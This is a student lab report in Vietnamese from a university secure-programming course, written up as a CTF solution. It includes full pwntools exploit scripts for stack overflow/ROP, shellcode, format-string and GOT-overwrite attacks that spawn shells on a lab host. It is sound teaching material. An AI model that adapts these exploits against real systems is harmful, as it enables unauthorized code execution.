Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: CTF

GVHD: Nguyễn Hữu Quyền

Nhóm: 5

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.O11.ANTT.2

STT	Họ và tên	MSSV	Email
1	Nguyễn Huy Cường	21520667	21520667@gm.uit.edu.vn
2	Nguyễn Đức Tài	21521395	21521395@gm.uit.edu.vn
3	Phan Gia Khánh	21522213	21522213@gm.uit.edu.vn
4	Trần Minh Duy	21522010	21522010@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Stack architect	100%	2 – 6
2	Shell code	100%	6 – 8
3	Autofmt	100%	8 – 10
4	ROPchain	100%	10 – 18
Điểm tự đánh giá			**10/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Stack_architect

- Kiểm tra các cờ được bật trong file:

```
pwndbg> checksec
[*] '/home/giakhanh/stack_architect'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)

pwndbg>
```

Hình 1 Kiểm tra cấu hình bảo mật

- Kiểm tra các hàm liên quan

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s[80]; // [esp+0h] [ebp-54h] BYREF
4
5    setvbuf(stdin, 0, 2, 0);
6    setvbuf(stdout, 0, 2, 0);
7    if ( check1 )
8      exit(0);
9    gets(s);
10   ++check1;
11   return 0;
12 }
```

Hình 2 Mã giả các hàm trong chương trình (1)

```
1  _DWORD *__cdecl func1(int a1)
2  {
3    _DWORD *result; // eax
4    char s1[80]; // [esp+0h] [ebp-54h] BYREF
5
6    if ( check2 && a1 == 536937736 )
7      check3 = 1;
8    result = (_DWORD *)strcmp(s1, "I'm sorry, don't leave me, I want you here with me ~~");
9    if ( !result )
10   {
11     result = &check2;
12     check2 = 1;
13   }
14   return result;
15 }
```

Hình 3 Mã giả các hàm trong chương trình (2)

```
1  Elf32_Dyn **func2()
2  {
3    Elf32_Dyn **result; // eax
4    int v1; // [esp+0h] [ebp-4h]
5
6    result = &GLOBAL_OFFSET_TABLE_;
7    if ( check3 )
8    {
9      if ( v1 == 134553601 )
10     {
11       result = (Elf32_Dyn **)&check4;
12       check4 = 1;
13     }
14   }
15   return result;
16 }
```

Hình 4 Mã giả các hàm trong chương trình (3)

```
1  Elf32_Dyn **win()
2  {
3    Elf32_Dyn **result; // eax
4    char command[8]; // [esp+0h] [ebp-10h] BYREF
5    int i; // [esp+8h] [ebp-8h]
6
7    result = &GLOBAL_OFFSET_TABLE_;
8    strcpy(command, "*]di*nc");
9    if ( check2 && check3 && check4 )
10   {
11     for ( i = 0; i <= 6; ++i )
12       command[i] += 5;
13     return (Elf32_Dyn **)system(command);
14   }
15   return result;
16 }
```

Hình 5 Mã giả các hàm trong chương trình (4)

Ta thấy để có thể chiếm được shell thì cần phải đúng cả 3 điều kiện check2 = 1; check3 = 1 và check4 = 1. Mà check2 và check3 nằm trong func1 và check4 nằm trong func2. Ngoài ra check2 cần phải được thay đổi giá trị đầu tiên, sau đó là check3 và cuối cùng là check4.

➔ Từ đó có thể suy ra được luồng hoạt động của chương trình là: main() → func1() → func1() → func2 và hàm win

- Với điều kiện check2:

```
result = (_DWORD *)strcmp(s1, "I'm sorry, don't leave me, I want you here with me ~~");
if ( !result )
{
  result = &check2;
  check2 = 1;
}
```

Hình 6 Phân tích chương trình (1)

```
0x80492d5 <func1+55>    lea    eax, [ebx - 0x1ff8]
0x80492db <func1+61>    push   eax
0x80492dc <func1+62>    lea    eax, [ebp - 0x54]
0x80492df <func1+65>    push   eax
0x80492e0 <func1+66>    call   strcmp@plt
```

Hình 7 Phân tích chương trình (2)

➔ Chuỗi so sánh được lưu ở vị trí %ebp – 0x54

➔ Vị trí của chuỗi so sánh bắt đầu từ byte thứ 5 của chuỗi được nhập vào

- Với điều kiện check3:

```
if ( check2 && a1 == 536937736 )
  check3 = 1;
```

```
.text:080492BE                  jz      short loc_80492D5
.text:080492C0                  cmp     [ebp+arg_0], 20010508h
.text:080492C7                  jnz     short loc_80492D5
```

Hình 8 Phân tích chương trình (3)

➔ So sánh với tham số a1 của hàm. Mà tham số thường sẽ được lưu ở vị trí %ebp + 8

- Với điều kiện check3:

```
  result = &GLOBAL_OFFSET_TABLE_;
  if ( check3 )
  {
    if ( v1 == 134553601 )
    {
      result = (Elf32_Dyn **)&check4;
      check4 = 1;
    }
  }
  return result;
}
```

```
0x0804931e <+32>:    cmp    DWORD PTR [ebp-0x4],0x8052001
0x08049325 <+39>:    jne    0x8049333 <func2+53>
```

Hình 9 Phân tích chương trình (4)

➔ So sánh với 1 giá trị ở %ebp – 0x4

- Xây dựng stack để khai thác buffer overflow:

win_address			
func2_address			
0x08052001			
gadget_ebp			
0x20010508			
gadget_ret			
func1_address			
func1_address			
a	a	a	a
.	.	.	.
a	a	a	a

```
giakhanh@giakhanh-virtual-machine:~$ !647
ROPgadget --binary stack_architect --only 'pop|ret'
Gadgets information
============================================================
0x08049423 : pop ebp ; ret
```

Hình 10 Địa chỉ gadgets (1)

```
0x08049022 : pop ebx ; ret
```

Hình 11 Địa chỉ gadgets (2)

- Code khai thác:

*exploit_stack.py

```
from pwn import *
p = remote('10.81.0.7', 14004) # change to correct IP and port
# prepare payload to send to vulnerable file
st= b"I'm sorry, don't leave me, I want you here with me ~~\x00"

func1_address = 0x0804929e
func2_address = 0x080492fe
win_address = 0x08049216
gadget_ret = 0x08049022
gadget_ebp = 0x08049423
func1_argument = 0x20010508
func2_var = 0x08052001

payload = b'a'*4 + st + b'a'*(88 - len(st) - 4) + p32(func1_address) + p32(func1_address) + p32(gadget_ret) + p32(func1_argument) + p32(gatget_ebp) + p32(func2_var) +
  p32(func2_address) + p32(win_address)
# send payload
p.sendline(payload)
p.interactive()
```

Hình 12 Payload thực thi

- Kết quả khai thác

```
ubuntu@s86224e4-vm:~$ python3 exploit_stack_architect.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
$
```

Hình 13 Kết quả

W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}

2. Shell code

Xem thư mục shellcode và chạy thử chương trình:

```
[01/05/24]seed@VM:~/.../shellcode$ lla
total 36
drwxrwxrwx 2 seed seed  4096 Jan  5 11:25 .
drwxr-xr-x 7 seed seed  4096 Jan  5 20:29 ..
-rwxrwxrwx 1 seed seed   281 Dec 27 20:42 Dockerfile
-rwxrwxrwx 1 seed seed    16 Dec 27 20:42 PhaPhaKhongCoDon.txt
-rwxrwxrwx 1 seed seed 17072 Dec 27 20:42 shellcode
[01/05/24]seed@VM:~/.../shellcode$ ./shellcode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
hello
Segmentation fault
[01/05/24]seed@VM:~/.../shellcode$
```

Hình 14 Chạy thử chương trình

Có thể thấy Flag được chứa trong file PhaPhaKhongCoDon.txt.

Mục tiêu của ta sẽ tìm cách để có thể xem được nội dung của file. Có gợi ý khi chạy chương trình là sử dụng open, read, write để lấy flag.

Kiểm tra các cờ được bật trong chương trình:

```
pwndbg> checksec
[*] '/home/seed/Desktop/shellcode/shellcode'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
```

Hình 15 Kiểm tra cấu hình bảo mật

Đến đây có vẻ chương trình cho phép ta truyền shellcode để thực thi, từ gợi ý trong ghi chú của challenge thì các hàm được giới hạn trong open, read, write.

Ta sử dụng thư viện pwn của python để viết và truyền mã assembly:

```
from pwn import *


p = remote('10.81.0.7', 14003)
context.clear(arch= 'amd64', os='linux')
```

Import thư viện và kết nối đến máy **vul** với IP 10.81.0.7 và port 14003

```
payload asm('mov rax, 1954051118')
payload += asm('push rax')
payload += asm('mov rax, 7957654311249866351')
payload += asm('push rax')
payload += asm('mov rax, 7515207503850858576')
payload += asm('push rax')
```

Đưa tên file chứa flag là "PhaPhaKhongCoDon.txt" vào stack.

```
payload += asm('mov rax, 0x2')
payload += asm('mov rdi, rsp')
payload += asm('xor rsi, rsi')
payload += asm('xor rdx, rdx')
payload += asm('syscall')
```

Gọi lệnh sys_open để mở tập tin

```
payload += asm('mov rcx, rax')
payload += asm('xor rax, rax')
payload += asm('mov rdi, rcx')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, 0x50')
payload += asm('syscall')
```

Gọi lệnh sys_read đọc nội dung tập tin lưu vào buffer

```
payload += asm('mov rcx, rax')
payload += asm('mov rax, 0x1')
payload += asm('mov rdi, 0x1')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, rcx')
payload += asm('syscall')
```

Gọi lệnh sys_write để in buffer ra màn hình

```
p.sendline(payload)
p.interactive()
```

Gửi payload và giữ tương tác với kết nối.

Kết quả sau khi thực hiện thu được flag:

```
ubuntu@s86224e4-vm:~$ python3 exploit_shellcode.py
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```

Hình 16 Kết quả

W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}

3. Autofmt

Chạy thử chương trình:

```
[01/05/24]seed@VM:~/.../autofmt$ ./autofmt
Use format string to overwrite 2 value of a and b
a = 8660607708804952611
b = 7914786178725446863
a address: 0x559e6d7a1038
ok
ok
```

Hình 17 Chạy thử chương trình

Checksec:


```
pwndbg> checksec
[*] '/home/seed/Desktop/autofmt/autofmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Hình 18 Kiểm tra cấu hình bảo mật

Ta thấy cả Canary, NX và PIE đều được bật, có vẻ như chương trình có lớp bảo mật khá mạnh.

Từ gợi ý khi chạy chương trình, có thể đoán được chương trình có lỗ hổng format string và ta cần dùng lỗ hổng này để thay đổi giá trị 2 biến a và b để chuyển hướng chương trình đọc flag.

- Kiểm tra vị trí bắt đầu của chuỗi nhập vào:



Hình 19 Tìm địa chỉ chuỗi nhập vào


➔ Chuỗi nhập vào nằm ở tham số thứ 10 của hàm print

- Phương pháp sử dụng:

+ Sử dụng hàm fmtstr_payload() được hỗ trợ bởi công cụ pwntools để tạo payload khai thác lỗ hỗng format string với các tham số là:

- Đầu tiên là vị trí tham số của địa chỉ payload.
- Thứ hai là địa chỉ của biến cần ghi đè.
- Thứ ba là định dạng ghi đè 4 byte, 2 byte hay là 1 byte.

+ Địa chỉ của biến a được lấy từ dữ liệu ghi ra màn hình của code thực thi. Còn biến b thì sẽ lấy địa chỉ biến a trừ đi 8



Hình 20 Phân tích

+ Giá trị của biến a và biến b được lấy từ dữ liệu ghi ra màn hình của code thực thi.

- Code khai thác:

```
  GNU nano 4.8
from pwn import *

p = remote('10.81.0.7', 14001) # change to correct IP and port

p.recvline()

context.clear(arch='amd64')

# prepare a, b, Address of a, Address of b

a = int(p.recvline()[4:-1])

b = int(p.recvline()[4:-1])

a_addr = int(p.recvline()[11:-1],16)

b_addr = a_addr - 8


write = {a_addr:p64(a), b_addr:p64(b)}

payload = fmtstr_payload(10, write, write_size='short')


# send payload

p.sendline(payload)

p.interactive()
```

Hình 21 Payload thực thi

- Kết quả khai thác

```
                                                    Kaa2\xa0\xfls
autofmt
flag.txt
$ cat flag.txt
W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}
$
```

Hình 22 Kết quả

W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}

4. ROPchain

Chạy thử chương trình:

```
[01/05/24]seed@VM:~/.../ropchain$ ./ropchain
hello
hello[01/05/24]seed@VM:~/.../ropchain$
```

Hình 23 Chạy thử chương trình

Checksec:

```
pwndbg> checksec
[*] '/home/seed/Desktop/ropchain/ropchain'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Hình 24 Cấu hình bảo mật


Chương trình không có canary và PIE, loadbase cố định là 0x400000.

Xem mã giả hàm main bằng IDA:

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __int64 v3; // rbp@0
4    __int64 v5; // [sp-208h] [bp-208h]@2
5    __int64 v6; // [sp-10h] [bp-10h]@1
6    __int64 v7; // [sp-8h] [bp-8h]@1
7
8    __asm { rep nop edx }
9    v7 = v3;
10   v6 = *MK_FP(__FS__, 40LL);
11   sub_401080(stdin, 0LL, 2LL, 0LL);
12   sub_401080(stdout, 0LL, 2LL, 0LL);
13   if ( !a )
14   {
15     sub_401090("%499s", &v5);
16     sub_401070(&v5);
17     ++a;
18   }
19   sub_4010A0(0LL);
20   return _libc_csu_init();
21 }
```

Hình 25 Kiểm tra mã giả

Có vẻ IDA lỗi nên tên hàm hiển thị không rõ ràng lắm. Lúc double click để xem nội dung hàm thì IDA thông báo lỗi.



Hình 26 Thông báo lỗi

Như vậy ta sẽ xem mã assembly thay thế.

```
sub_401070      proc near               ; CODE XREF: main+90↓p
                rep nop edx
                repne jmp cs:off_404018
sub_401070      endp
                                        off_404018      dq offset printf        ; DATA XREF: sub_401070+4↑r
; ---------------------------------------------------------------------------

sub_401080      proc near               ; CODE XREF: main+37↓p
                                        ; main+55↓p
                rep nop edx
                repne jmp cs:off_404020
sub_401080      endp
                                        off_404020      dq offset setvbuf       ; DATA XREF: sub_401080+4↑r

sub_401090      proc near               ; CODE XREF: main+7C↓p
                rep nop edx
                repne jmp cs:off_404028
sub_401090      endp
                                        off_404028      dq offset __isoc99_scanf ; DATA XREF: sub_401090+4↑r

sub_4010A0      proc near               ; CODE XREF: main+AC↓p
                rep nop edx
                repne jmp cs:off_404030
sub_4010A0      endp
                                        off_404030      dq offset exit          ; DATA XREF: sub_4010A0+4↑r
; ---------------------------------_got_plt        ends
```

Hình 27 Mã assembly

Ta đã có thể đọc được mã giả của chương trình, thấy được chương trình có 1 biến global a, khi a = 0 thì chương trình sẽ đọc input từ người dùng và lưu vào biến **v5**, sau đó chương trình sẽ gọi hàm printf để in biến **v5** ra màn hình.

Để ý địa chỉ của **v5** so với **v6** có thể tính được kích thước stack được cấp phát cho biến này khá lớn: 208h – 10h = 1f8h = 504 byte

Ngoài ra khi thực hiện in ra màn hình địa chỉ của **v5** được tham số duy nhất được sử dụng -> lỗ hổng **format string**.

Kiểm tra thư viện mà file thực thi dùng:

```
pwndbg> info sharedlibrary
From                To                  Syms Read   Shared Object Library
0x00007ffff7fd0100  0x00007ffff7ff2684  Yes         /lib64/ld-linux-x86-64.so.2
0x00007ffff7de5630  0x00007ffff7f5a4bd  Yes         /lib/x86_64-linux-gnu/libc.so.6
```

Hình 28 Kiểm tra sharedlibrary

Vì chương trình No PIE, ta có thể xác định địa chỉ hàm thực thi bằng các lấy địa chỉ của libc cộng với offset.

Với những thông tin thu thập được, ý tưởng tấn công là thực hiện get shell bằng ROP attack:

- Ghi đè địa chỉ của hàm **exit** thành địa chỉ của hàm **main** để tạo vòng lặp thực thi liên tục hàm **main**, tạo điều kiện thực thi các câu lệnh ta chèn vào.

  Để thực thi được lệnh if ở vòng lặp tiếp theo bắt buộc a = 0, vì thế ta sẽ ghi đè a = -1 để khi thực thi ++a thì a quay trở lại giá trị 0.

- Nếu a=0 chương trình tiếp tục yêu cầu nhập một chuỗi, lúc này ta thực hiện ghi đè địa chỉ hàm **printf** thành địa chỉ hàm **system** để thay vì tiếp tục gọi hàm **printf**, thì chương trình sẽ gọi hàm **system** ở những lần lặp tiếp theo. Ta tiếp tục gán a= -1 để điều kiện if đúng.

- Chuỗi được nhập ở vòng lặp này sẽ là **"/bin/sh\x00"**, vì hàm **printf** đã bị ghi đè thành hàm **system**

  ➔ chương trình gọi **system("/bin/sh\x00")** và ta sẽ có shell để đọc flag.

Lỗ hổng **format string**:

```
[ DISASM / x86-64 / set emulate on ]
  0x4011fa <main+100>    jne    main+167                    <main+167>

  0x4011fc <main+102>    lea    rax, [rbp - 0x200]
  0x401203 <main+109>    mov    rsi, rax
  0x401206 <main+112>    lea    rdi, [rip + 0xdf7]
  0x40120d <main+119>    mov    eax, 0
► 0x401212 <main+124>    call   __isoc99_scanf@plt                <__isoc99_scanf@plt>
      format: 0x402004 ← 0x7339393425 /* '%499s' */
      vararg: 0x7fffffffddb0 → 0x7ffff7ffe700 → 0x7ffff7ffe190 ← 0x0

  0x401217 <main+129>    lea    rax, [rbp - 0x200]
  0x40121e <main+136>    mov    rdi, rax
  0x401221 <main+139>    mov    eax, 0
  0x401226 <main+144>    call   printf@plt                   <printf@plt>

  0x40122b <main+149>    mov    rax, qword ptr [rip + 0x2e3e] <a>
```

Hình 29 Lổ hỏng có thể khai thác

=> địa chỉ chuỗi nhập vào: **0x7fffffffddb0**

Vị trí gặp chuỗi truyền vào hàm printf: tham số thứ 6

```
[01/06/24]seed@VM:~/.../ropchain$ ./ropchain
wwwwwww.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
wwwwwww.0xa.(nil).(nil).0xa.0x7ffffff6.0x7777777777777777.0x252e70252e70252e.0x2e70252
e70252e70.0x70252e70252e7025.0x70252e70252e[01/06/24]seed@VM:~/.../ropchain$
```

Hình 30 Vị trí chuỗi truyền vào hàm prinf (1)

```
[01/06/24]seed@VM:~/.../ropchain$ ./ropchain
wwwwwww.%6$p
wwwwwww.0x7777777777777777[01/06/24]seed@VM:~/.../ropchain$
```

Hình 31 Vị trí chuỗi truyền vào hàm prinf (1)

Ghi đè địa chỉ của hàm **exit** thành địa chỉ của hàm **main** và gán a = -1**:**

Địa chỉ hàm **main**: 0x401196

```
pwndbg> p/x &main
$2 = 0x401196
pwndbg>
```

Hình 32 Tìm địa chỉ hàm main

Địa chỉ GOT **exit**: **0x404030**

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/seed/Desktop/ropchain/ropchain:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0x404018] printf@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404020] setvbuf@GLIBC_2.2.5 -> 0x401040 ◂— endbr64
[0x404028] __isoc99_scanf@GLIBC_2.7 -> 0x401050 ◂— endbr64
[0x404030] exit@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
pwndbg>
```

Hình 33 Tìm địa chỉ hàm exit trong GOT

Địa chỉ biến a: 0x404070

```
pwndbg> x/x &a
0x404070 <a>:   0x00000000
pwndbg>
```

Hình 34 Địa chỉ biến a

=>CODE THỰC HIỆN

```
exit = 0x404030
main = 0x401196

a_addr = 0x404070
a_val = 0xffffffffffffffff

writes = {exit: main, a_addr: a_val}

payload = b"%71$p---";
payload += fmtstr_payload (7, writes, numbwritten=17)
p.sendline(payload)
```

Ghi đè địa chỉ hàm **printf** thành địa chỉ hàm **system**, gán a = -1**:**

libc_base = 0x7ffff7dc3000

```
pwndbg> vmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
              Start                End Perm     Size Offset File
            0x400000           0x401000 r--p     1000      0 /home/seed/Desktop/ropchain/ropchain
            0x401000           0x402000 r-xp     1000   1000 /home/seed/Desktop/ropchain/ropchain
            0x402000           0x403000 r--p     1000   2000 /home/seed/Desktop/ropchain/ropchain
            0x403000           0x404000 r--p     1000   2000 /home/seed/Desktop/ropchain/ropchain
            0x404000           0x405000 rw-p     1000   3000 /home/seed/Desktop/ropchain/ropchain
    0x7ffff7dc3000     0x7ffff7de5000 r--p    22000      0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7de5000     0x7ffff7f5d000 r-xp   178000  22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7f5d000     0x7ffff7fab000 r--p    4e000 19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7fab000     0x7ffff7faf000 r--p     4000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7faf000     0x7ffff7fb1000 rw-p     2000 1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7fb1000     0x7ffff7fb7000 rw-p     6000      0 [anon_7ffff7fb1]
    0x7ffff7fcb000     0x7ffff7fce000 r--p     3000      0 [vvar]
    0x7ffff7fce000     0x7ffff7fcf000 r-xp     1000      0 [vdso]
    0x7ffff7fcf000     0x7ffff7fd0000 r--p     1000      0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7fd0000     0x7ffff7ff3000 r-xp    23000   1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ff3000     0x7ffff7ffb000 r--p     8000  24000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ffc000     0x7ffff7ffd000 r--p     1000  2c000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ffd000     0x7ffff7ffe000 rw-p     1000  2d000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ffe000     0x7ffff7fff000 rw-p     1000      0 [anon_7ffff7ffe]
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```


Hình 35 Địa chỉ libc_base

libc_start_main + 243 = 0x7ffff7de7083

```
                                                    [ STACK ]
00:0000 rsp 0x7fffffffdfb8 —▸ 0x7ffff7de7083 (__libc_start_main+243) ◂— mov edi, eax
01:0008     0x7fffffffdfc0 —▸ 0x7ffff7ffc620 (_rtld_global_ro) ◂— 0x5044100000000
02:0010     0x7fffffffdfc8 —▸ 0x7fffffffe0a8 —▸ 0x7fffffffe3b2 ◂— '/home/seed/Desktop/ropchain/ropchain'
03:0018     0x7fffffffdfd0 ◂— 0x100000000
04:0020     0x7fffffffdfd8 —▸ 0x401196 (main) ◂— endbr64
05:0028     0x7fffffffdfe0 —▸ 0x401250 (__libc_csu_init) ◂— endbr64
06:0030     0x7fffffffdfe8 ◂— 0x467d1af965d42e6c
07:0038     0x7fffffffdff0 —▸ 0x4010b0 (_start) ◂— endbr64
                                                    [ BACKTRACE ]
```


*Hình 36 Địa chỉ **libc_start_main***

=> offset_main = (libc_start_main + 243) – libc_base = 0x24083



Hình 37 offset_main

offset_system = 0x52290




Hình 38 Địa chỉ offset_system

Địa chỉ stack không giống với máy **vul** nhưng có thể xác định được bằng cách dùng lỗ hổng **format string**:

Địa chỉ chuỗi nhập vào: **0x7fffffffddb0** (truy xuất bằng **%6$p**)

libc_start_main +243 = 0x7fffffffdfb8



Hình 39

=> truy xuất bằng **%71$p** (6+65=71)

Địa chỉ GOT **printf**: **0x404018**

Hình 40 Địa chỉ hàm printf trong GOT

=>CODE THỰC HIỆN

```
payload = b"%71$p---";
payload += fmtstr_payload (7, writes, numbwritten=17)
p.sendline(payload)

libc_start_main = int(p.recv(14), 16)

offset_main = 0x24083
offset_system = 0x52290

system_addr = libc_start_main - offset_main + offset_system
print_addr = 0x404018

writes = {print_addr: system_addr, a_addr: a_val}
payload = fmtstr_payload(6, writes)
p.sendline(payload)
```

Truyền "/bin/sh" để lấy shell:

```
p.sendline(b"/bin/sh\x00")
p.interactive()
```

CHƯƠNG TRÌNH ĐẦY ĐỦ:

```
from pwn import *

context.clear(arch='amd64', os='linux')
p = remote('10.81.0.7', 14002)

exit = 0x404030
main = 0x401196

a_addr = 0x404070
a_val = 0xffffffffffffffff

writes = {exit: main, a_addr: a_val}

payload = b"%71$p---";
payload += fmtstr_payload (7, writes, numbwritten=17)
p.sendline(payload)

libc_start_main = int(p.recv(14), 16)

offset_main = 0x24083
```

```
offset_system = 0x52290

system_addr = libc_start_main - offset_main + offset_system
print_addr = 0x404018

writes = {print_addr: system_addr, a_addr: a_val}
payload = fmtstr_payload(6, writes)
p.sendline(payload)

p.sendline(b"/bin/sh\x00")
p.interactive()
```

Kết quả sau khi thực hiện thu được flag:

W1{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}

Hình 41 Kết quả

HẾT